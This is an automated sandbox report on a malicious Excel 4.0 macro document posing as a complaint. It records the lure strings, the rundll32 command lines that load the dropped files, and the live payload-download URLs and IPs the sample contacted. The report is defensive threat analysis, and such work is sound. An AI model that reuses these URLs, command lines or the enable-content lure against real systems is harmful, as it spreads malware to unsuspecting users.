ID: 356327
Sample Name: Complaint-1091191320-02182021.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 22:58:05
Date: 22/02/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report Complaint-1091191320-02182021.xls 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Yara Overview 4
Initial Sample 4
Sigma Overview 4
System Summary: 5
Signature Overview 5
AV Detection: 5
Compliance: 5
Software Vulnerabilities: 5
System Summary: 5
Mitre Att&ck Matrix 5
Behavior Graph 6
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 8
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
Contacted IPs 12
Public 13
General Information 13
Simulations 14
Behavior and APIs 14
Joe Sandbox View / Context 15
IPs 15
Domains 15
ASN 16
JA3 Fingerprints 17
Dropped Files 17
Created / dropped Files 17
Static File Info 19
General 20
File Icon 20
Static OLE Info 20
General 20
OLE File "Complaint-1091191320-02182021.xls" 20
Indicators 20
Summary 20
Document Summary 20
Streams 20
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096 21
General 21
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096 21
General 21

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 135983 21
General 21
Macro 4.0 Code 21
Network Behavior 21
Network Port Distribution 22
TCP Packets 22
UDP Packets 22
DNS Queries 24
DNS Answers 24
HTTP Request Dependency Graph 24
HTTP Packets 24
Code Manipulations 25
Statistics 25
Behavior 25
System Behavior 26
Analysis Process: EXCEL.EXE PID: 5544 Parent PID: 792 26
General 26
File Activities 26
File Created 26
File Deleted 27
File Written 27
Registry Activities 29
Key Created 29
Key Value Created 29
Analysis Process: rundll32.exe PID: 7112 Parent PID: 5544 29
General 29
File Activities 29
Analysis Process: rundll32.exe PID: 7152 Parent PID: 5544 29
General 29
File Activities 30
File Read 30
Analysis Process: rundll32.exe PID: 4952 Parent PID: 5544 30
General 30
File Activities 30
Analysis Process: rundll32.exe PID: 1748 Parent PID: 5544 30
General 30
File Activities 30
Analysis Process: rundll32.exe PID: 6436 Parent PID: 5544 30
General 30
File Activities 31
Disassembly 31
Code Analysis 31


Analysis Report Complaint-1091191320-02182021.xls

Overview


General Information

Sample Name:	Complaint-1091191320-02182021.xls
Analysis ID:	356327
MD5:	da47abb08bf5ab8.
SHA1:	f4ffc845ceb85de…
SHA256:	91b4e89cdfe2e0d.

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 5544 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 7112 cmdline: rundll32 ..\JDFR.hdfgr,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 7152 cmdline: rundll32 ..\JDFR.hdfgr1,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 4952 cmdline: rundll32 ..\JDFR.hdfgr2,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 1748 cmdline: rundll32 ..\JDFR.hdfgr3,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6436 cmdline: rundll32 ..\JDFR.hdfgr4,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
Complaint-1091191320-02182021.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0xae34:$e1: Enable Editing • 0xae7e:$e1: Enable Editing • 0x1590e:$e1: Enable Editing • 0x15958:$e1: Enable Editing • 0x20405:$e1: Enable Editing • 0x2044f:$e1: Enable Editing • 0xae9c:$e2: Enable Content • 0x15976:$e2: Enable Content • 0x2046d:$e2: Enable Content

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for submitted file

Compliance:

Uses new MSVCR Dlls

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C B Fi
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M A R or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Complaint-1091191320-02182021.xls	8%	Virustotal		Browse
Complaint-1091191320-02182021.xls	16%	Metadefender		Browse
Complaint-1091191320-02182021.xls	38%	ReversingLabs	Document-Excel.Trojan.AShadow	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
dindorf.com.ar	4%	Virustotal		Browse
miaovideo.com	0%	Virustotal		Browse
7ruzezendegi.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://7ruzezendegi.com/samsgtlfwzt/44249957660300900000.dat	100%	Avira URL Cloud	malware	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://dindorf.com.ar/ntpnttfypqs/44249957660300900000.dat	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dindorf.com.ar	181.88.192.136	true	false	• 4%, Virustotal, Browse	unknown
miaovideo.com	112.125.131.128	true	false	• 0%, Virustotal, Browse	unknown
7ruzezendegi.com	185.159.153.72	true	false	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://7ruzezendegi.com/samsgtlfwzt/44249957660300900000.dat	true	• Avira URL Cloud: malware	unknown
http://dindorf.com.ar/ntpnttfypqs/44249957660300900000.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://login.microsoftonline.com/	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://shell.suite.office.com:1443	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://autodiscover-s.outlook.com/	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://cdn.entity.	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://wus2-000.contentsync.	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://powerlift.acompli.net	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://cortana.ai	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://api.aadrm.com/	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://api.microsoftstream.com/api/	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://cr.office.com	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://graph.ppe.windows.net	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
